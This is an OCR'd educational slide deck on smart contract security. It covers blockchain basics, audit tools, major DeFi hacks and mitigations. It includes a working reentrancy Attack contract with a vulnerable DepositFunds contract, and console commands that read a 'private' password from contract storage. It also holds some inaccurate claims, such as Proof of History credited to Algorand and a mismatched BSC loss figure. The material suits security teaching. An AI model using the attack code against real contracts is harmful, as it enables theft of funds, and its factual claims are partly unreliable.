


MASTERING SMART CONTRACT SECURITY

Finding and Exploiting vulnerabilities in Smart Contract

ROOTSPLOIT

SECURITYBOAT
Frontline Of Your Business

ABOUT ME

Pranit Garud (RootSploit)


- Web3 Security Enthusiast
- Bug Bounty Hunter
- OSCP | Red Teamer | Offensive Security Engineer
- Masters in Cyber Security
- 5+ years of experience in various domains of Cyber Security


https://pranitgarud.com

TABLE OF CONTENT

01

INTRODUCTION TO BLOCKCHAIN & WEB3






WHAT IS BLOCKCHAIN?

- Blockchain technology is a decentralized, digital ledger that records transactions across a network of computers. Web3, also known as Web 3.0, is the next evolution of the internet, built on top of blockchain technology, which allows for decentralized applications (dApps) and decentralized autonomous organizations (DAOs) to exist.

Blockchain uses a peer-to-peer network. It has several advantages:

- Decentralization: Balance between decentralization and scalability.
- Resiliency to node outages: Nodes participate in the network in exchange for the rewards of block creation.
- Resiliency to network outages: Distribute transactions and blocks to nodes for block creation and ledger updates.
- Security: An attacker can impact the blockchain's operations by filtering a node's view of the state of the blockchain network.

BLOCKCHAIN USE CASES



TYPES OF BLOCKCHAIN TECHNOLOGY

- Public Blockchains

Public blockchains are open-source, decentralized networks that allow anyone to participate in the network and validate transactions.
Examples: Bitcoin, Ethereum, Litecoin
Use cases: Cryptocurrency, Decentralized Finance (DeFi), Supply Chain Management

- Private Blockchains

Private blockchains are permissioned networks that only allow certain individuals or organizations to participate in the network and validate transactions.
Examples: Hyperledger, Corda
Use cases: Banking, Supply Chain Management, Digital Identity

- Consortium Blockchains

Consortium blockchains are semi-private networks where a group of organizations come together to validate transactions.
Examples: R3 Corda, Enterprise Ethereum Alliance
Use cases: Supply Chain Management, Banking, Trade Finance


- Hybrid Blockchains

Hybrid blockchains combine the features of public and private blockchains to provide both transparency and privacy.
Examples: Dragonchain, Wanchain
Use cases: Supply Chain Management, Digital Identity, Decentralized Finance (DeFi)

- Sidechains

Sidechains are separate blockchain networks that are connected to a main blockchain network.
Examples: RSK, Liquid
Use cases: Scaling, Interoperability, Tokenization

TYPES OF BLOCKCHAIN TECHNOLOGY



CONSENSYS MECHANISM

- Proof of Work (PoW) is a consensus mechanism used by cryptocurrencies such as Bitcoin, where miners compete to solve complex mathematical problems in order to validate transactions and create new blocks on the blockchain. This process consumes a significant amount of computational power and energy, making it a secure and decentralized system but also with a high energy consumption.

Cryptocurrencies Examples: Bitcoin, Litecoin, and Monero

- Proof of Stake (PoS) is a different consensus mechanism used by cryptocurrencies such as Ethereum, where validators are chosen based on the amount of cryptocurrency they hold and are willing to “stake” as collateral. This process is less resource-intensive compared to PoW and also aims to achieve a more decentralized system.

Cryptocurrencies Examples: Ethereum, Cardano, and Cosmos

- Proof of history (PoH) is a consensus mechanism used by some cryptocurrency such as Algorand. PoH allows for a compact representation of the historical state of the blockchain, which can be used to quickly validate new blocks. This consensus mechanism allows for fast and efficient block validation, enabling high transaction throughput and scalability.

Cryptocurrencies Examples: Solana and Algorand

ETHEREUM NETWORKS

Mainnet

- The live public Ethereum production blockchain, where actual valued transactions occur on the distributed ledger

Public testnet(s)

- Public Ethereum blockchain(s) designed for testing, running on valueless Ether (Examples: Ropsten, Kovan, Rinkeby, Görli)


Local testnet(s)

- Private Ethereum blockchains running on your machine (Examples: Ganache, eth-tester, private client network clusters)

Ethereum Networks	Description
Mainnet	Production Ethereum network based on Proof of Work
Ropsten	Replica of Mainnet, but for testing.
Rinkeby	Test network but with Proof of Authority instead of Proof of Work (geth)
Kovan	Test network but with Proof of Authority instead of Proof of Work (parity)
Ganache-CLI/UI	Personal blockchain that can be locally created and hosted for testing.

ETHEREUM VIRTUAL MACHINE (EVM)

- The EVM is a sandboxed virtual stack embedded within each full Ethereum node, responsible for executing contract bytecode. Contracts are compiled to EVM bytecode.
- Virtual machines create a level of abstraction between the executing code and the executing machine.




CORE WEB3 CONCEPTS

- DAO: A DAO is a decentralized, digital organization that is run by a set of rules encoded as smart contracts on the blockchain. These organizations are autonomous and operate without the need for a central authority.
- NFTs: NFTs, or non-fungible tokens, are unique digital assets that are stored on the blockchain. These can be used to represent anything from digital art to collectibles.
- dApps: dApps, or decentralized applications, are applications that run on a blockchain and are not controlled by any single entity. These can include anything from decentralized exchanges to online marketplaces.
- Smart Contracts: Smart contracts are self-executing contracts with the terms of the agreement between buyer and seller being directly written into lines of code.
- Mixers and anonymizers: It is used to increase privacy and anonymity on a blockchain. Mixers combine multiple transactions together making it difficult to trace the flow of funds, while anonymizers hide the real identity of a user by providing a layer of anonymity between the user and the blockchain. Both Mixers and anonymizers can be used for legitimate or illegitimate activities.


WHY WEB3 SECURITY MATTERS?

- The decentralized nature of Web3 technologies increases the potential attack surface, making it essential to prioritize security in the development and deployment of dApps and smart contracts.
- Technical risks such as smart contract bugs, reentrancy, delegate call, and integer overflow/underflow can lead to significant financial loss and damage to reputation.
- Liquidity risk, such as flash loans and rug pulls, can also lead to financial loss and market manipulation.
- Legal compliance is also important as crypto crimes such as money laundering, fraud and hacking can lead to severe legal consequences.



02

FRAMEWORKS AND TOOLS




FRAMEWORKS

- Solidity: Solidity is a programming language for writing smart contracts on the Ethereum blockchain. It is similar to JavaScript and is used to write smart contracts that can be deployed on the Ethereum network.
- Vyper: Vyper is a programming language for writing smart contracts on the Ethereum blockchain. It is similar to Python and is designed to be more secure and more resistant to bugs than Solidity.
- Rust: Rust is a systems programming language that runs blazingly fast, prevents segfaults, and guarantees thread safety. It is used to build smart contract development frameworks like substrate and polkadot.

WEB3 PENTESTING TOOLS


- Testing Framework: Truffle, Hardhat, Brownie, Foundry
- Static Code Tools: Slither, SmartCheck, Mythx, Mythril, SolidityScan
- Fuzzers: Echinda, Foundry Fuzz
- Blockchain Explorers: etherscan, bscan, btc.com, polygonscan
- Wallets: Metamask, Trust wallet, Ledger, Coinbase
- Useful tools: Remix IDE, Audit Hero (Guide)
- Pentesting VM: ZIION

WEB3 PENTESTING TOOLS



https://github.com/Quillhash/Web3-Security-Tools




SMART CONTRACT AUDITING METHODOLOGY



https://github.com/Quillhash/Smart-contract-Auditing-Methodology-mindmap

03

DEFI HACKS AND VULNERABILITIES

DEFI HACKS: RONIN

- Funds Lost: $624M
- Exploit type: Social Engineering Attack

- On march 23 2022, around $624M were stolen from Ronin Network and nobody noticed for six days.
- With rise of Axie Infinity, Ronin was launched as an Ethereum side-chain in Feb 2021 to provide fast and cheap transactions for p2e game network. For performing this attack five of nine validators were required to approve withdraw and deposit transactions on the ronin network. Four validators were owned and operated by single entity (Found Sky Mavis) which could have been targeted by social engineering attack. Attacker was able to gain access to fifth validator by exploiting a bug in Axie DAO validator RPC node.

DEFI HACKS: WORMHOLE

WORMHOLE

- Funds Lost: $326M
- Exploit type: Signature Verification Bypass

- In February 2022, a hack on the Wormhole token bridge, which connects Ethereum and Solana, resulted in the loss of $326 million (120k wETH) in what was the second most expensive DeFi hack to date.
- The attacker exploited the use of a deprecated, insecure function in the smart contract code that enabled them to bypass signature verification and steal the funds. The attacker was able to create a validator action approval with a call to post_vaa, which was then used in a call to complete_wrapped to mint the stolen ETH.
- The vulnerability that made the attack possible was a failure to perform proper signature verification in the VAA creation process, specifically by using a deprecated command called load_instruction_at which doesn't check the value of the system address.

DEFI HACKS: BINANCE SMART CHAIN (BSC)


- Funds Lost: $556M
- Exploit type: Lack of Unauthorization

- Binance Smart Chain (BSC) is a blockchain platform created by the cryptocurrency exchange Binance, which allows for the creation of decentralized applications (dapps) and the issuance of digital assets.
- On May 7th, 2021, it was reported that the Binance Smart Chain (BSC) has been hacked for about $566 million. The hack was caused by a vulnerability in the Binance Smart Chain's code, which allowed the attacker to create multiple "fake" tokens that were then used to drain liquidity from various decentralized finance (DeFi) protocols.
- The attack was also possible because of the lack of proper checks on the smart contract code, that allowed the attacker to deposit fake tokens and borrow assets in a very short period of time.

VULNERABILITY: ACCESSING PRIVATE VARIABLES

Home | Vault.sol

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3
4  contract Vault {
5    bool public locked;
6    bytes32 private password;
7
8    constructor(bytes32 _password) {
9      locked = true;
10     password = _password;
11   }
12
13   function unlock(bytes32 _password) public {
14     if (password == _password) {
15       locked = false;
16     }
17   }
18 }
```




VULNERABILITY: ACCESSING PRIVATE VARIABLES

```
>> await
   web3.eth.getStorageAt(contract.address, 1)
<- "0x412076657279207374726f6e672073656372657
   420706173737 6f7264203a29"
```

```
>> web3.utils.hexToAscii("0x41207665727920737
   4726f6e67207365637265742070617373776f72642
   03a29")
<- "A very strong secret password :)"
```


VULNERABILITY: REENTRANCY ATTACK

- A reentrancy attack is a type of vulnerability in smart contracts where a malicious contract repeatedly calls another contract, causing an infinite loop and potentially draining the targeted contract's balance.
- The vulnerability can often occur when internal state changes, such as Ethereum balances, are not updated before a call is executed. This is known as the "Checks-Effects-Interactions pattern".




VULNERABILITY: REENTRANCY ATTACK

```
contract DepositFunds {
    mapping(address ⇒ uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }


}
```




VULNERABILITY: REENTRANCY ATTACK

```
contract Attack {
    DepositFunds public depositFunds;

    constructor(address _depositFundsAddress) {
        depositFunds = DepositFunds(_depositFundsAddress);
    }

    // Fallback is called when DepositFunds sends Ether to this contract.
    fallback() external payable {
        if (address(depositFunds).balance >= 1 ether) {
            depositFunds.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        depositFunds.deposit{value: 1 ether}();
        depositFunds.withdraw();
    }


}
```



04

CONCLUSION AND LEARNINGS



CONCLUSION & LEARNINGS

Root cause of Insecurity:

- Lack of awareness regarding security attacks
- Lack of Governance for Web3 based startups
- No Internal Security team
- Inexperienced developers
- Process issues
  - No Formal process for code evaluating code contribution
  - Inefficient Secure Development practices (DevSecOps)
  - No QA process
  - Audit does not solve all issues
- Monitoring and Operations
  - Not taking advantage of public nature of the chain
  - Threat Intelligence for newly discovered attacks
  - Threat Intelligence for similar projects being compromised

CONCLUSION & LEARNINGS

Mitigation Strategy:

- Implement Security Practices
  - DevSecOps
  - Threat modeling
  - Static analysis
  - QA process for code changes
  - Defensive Security
- Core chain responsibility
  - Fund security research
  - Provide security training
  - Run time execution security analysis by-default

THANK YOU

Any questions?

@RootSploit

http://rootsploit.com